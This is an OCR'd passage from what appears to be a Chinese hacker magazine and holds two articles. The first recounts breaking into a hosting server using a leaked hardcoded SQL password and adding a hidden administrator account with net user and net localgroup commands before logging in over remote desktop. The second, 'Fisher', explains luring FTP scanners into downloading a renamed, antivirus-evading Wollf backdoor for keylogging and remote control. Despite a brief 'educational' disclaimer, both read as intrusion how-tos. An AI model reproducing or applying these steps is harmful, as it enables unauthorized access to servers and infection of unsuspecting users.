


图 2




图 3

哈哈，一下就看到了他的 WEB 所有目录和该主机上所有用户名和文件了。这样我就可以修改掉在该主机上所有网站的页面，不过我是不会那么做的，我真正的目的是要拿到这台主机的最高权限。于是我就在他的主机里面四处溜达，在“1939yn”用户的 index.asp 这个文件中我点击编辑，发现在 asp 的代码中有这么一句代码：

```
server=(local);uid=admin;pwd=2003!@#;database=football
```

这个正好是这台主机上的 sql 的用户名和密码。uid=admin 就是说明 sql 的用户名，pwd=2003!@# 就是密码。

在这里我给新手简单说明一下。微软的 sql 是数据库，它是链接在 asp 语言里的，只要主机开放 1433 端口就说明该主机采用的数据库类型是微软的 sql，所以在他的代码里只要看见上面那段代码就是用户名和密码。sql 支持远程管理，有了用户名和密码就可以在远程主机上添加用户。

由于手上没什么工具，我就用流光自带的 sql 远程管理命令：“工具”→“mssql 工具”→“远程管理命令”（也可以直接用键盘 Ctrl+Q 直接调出来），填上主机和用户名，密码点连接，如图 4 所示。




图 4

连接上以后出现“sqlcmd>”，然后直接用：net use zihuan ziHUAN /add 命令在对方主机添加一个用户名为“zihuan”，密码为“ziHUAN”的用户；再用 net localgroup administrators zihuan /add 命令把刚才填加的用户提升为管理员，如图 5 所示。




图 5

LOOK 注意　由于 sql 远程管理输入命令会报错，只要仔细输入建立用户的命令就可以了。最后用 net user 命令查看一下，确信添加上用户就可以了。

到了这里渗透成功。刚才在扫描的时候发现对方还开启了 3389 终端服务，这个可是我的最爱，图形界面的操作最清晰不过了。由于我使用的是 Windows2000 server 操作系统，自带终端服务客户端，可以直接调出。填上主机的 I P 地址和刚才建立的“zihuan”用户连接上去，不一会远程主机的桌面就呈现在我的面前，如图 6 所示。




图 6


接下来我的任务就完成了。这个看似很安全的虚拟主机就这样被瞬间瓦解了，当然我也不会再买他的空间了。我在他主机的桌面上给他的主机管理员写了一封信，主要内容就是描述了他的主机漏洞所在，不知道他看完以后有什么感受，我想他一定是想给我一记“降龙 18 掌”。

LOOK 注意　大家在渗透的时候一定要多动脑筋，不要看到没有明显漏洞就相信对方是安全的，像大型的虚拟主机一般傻瓜式 FTP 帐号是很多的。

希望正在做网管和以后想做网管的读者看了会有一点启发，同样广大的“黑”迷们看完了本篇能多学会点渗透的手段和技巧。

LOOK 注意　现在存在这样安全隐患的主机还很多，本稿出于教育的目的，非法使用后果自负。

太公钓鱼



Fisher

上网时间长了，确实会有无聊的感觉，那就要自己“找乐”了。既然大家都尝过了攻击的乐趣，为何不静坐钓鱼台，来一个太公钓鱼，愿者上钩呢？

本文没有什么太高深的技术，目的只是为了说明这样一个道理：如果我们可以用另一个角度来思考问题，往往会有另一种“答案”。

任务：远程控制；

工具：Serv－U、Wollf、花生壳客户端服务；

平台：Windows 系统即可；

环境：校园网

注：选择校园网的原因只有一个，上网比较廉价，可以成天开机，钓鱼嘛，就要有耐心啊：）

LOOK 工具说明

Serv－U：用来提供FTP服务并记录来访者IP；

Wollf：基于命令行的后门程序，相当好用，就像是一个小型的操作系统，但功能真是令人喷鼻血。Wollf可以远程登录，并且登录后就是超级用户权限，可以Sinffer、键盘记录、查看系统信息、查看、杀死进程、重新启动以及DOS能够实现的几乎所有的功能……真是好啊！

花生壳客户端服务：用于域名和IP的动态映射，其实就是申请个域名，但这个域名所对应的IP可以随主机IP的改变而改变，比较适用于让拨号上网这种没有固定IP的用户来提供网络服务（有点类似于灰鸽子的更新注册域名的IP地址一样）。在www.oray.net注册后，就会有***.vicp.net这样的动态域名。在这里花生壳客户端服务的作用只是为了不让别人一下子看出你的IP来。

一、垂钓

我的主机处在校园网中，在这种环境下有很多人用FTP扫描器，例如SFTP扫描器来寻找FTP资源，所以只要我们开了FTP，自然有很多“鱼”登录到我的FTP上，我们所要做的就是记录来访者的IP，并把Wollf改成一个诱人的名字，让对方下载并执行，也就是让“鱼”自己咬钩，然后根据记录上的IP用Wollf登录上去……

注意　由于Wollf不易被杀毒软件查杀并且是“鱼”自己咬钩，丝毫不会被怀疑是“木马”。

二、撒网捕鱼

如果你没有校园网这种“自动咬钩”的钓鱼场，那么可以进入聊天室，发布你的FTP地址来撒网主动捕鱼。可是直接用FTP://IP发布太危险了，而且被信任的程度也不高，所以就要用到花生壳客户端服务程序进行域名和IP的映射，然后发布FTP://DOMAIN就可以了。

好了，让我们来看看具体是如何实现的吧。

1、配置Serv－U，使Serv－U能够让匿名（anonymous）用户自动进入提供FTP资源的目录（也就是以后Wollf所在的目录，以下简称为“FTP资源目录”），并配置Serv－U的记录文件来记录来访者IP。如何配置记录文件如图1所示。可见，记录文件是在D：\Program Files\Serv－U目录内的log.log文件。

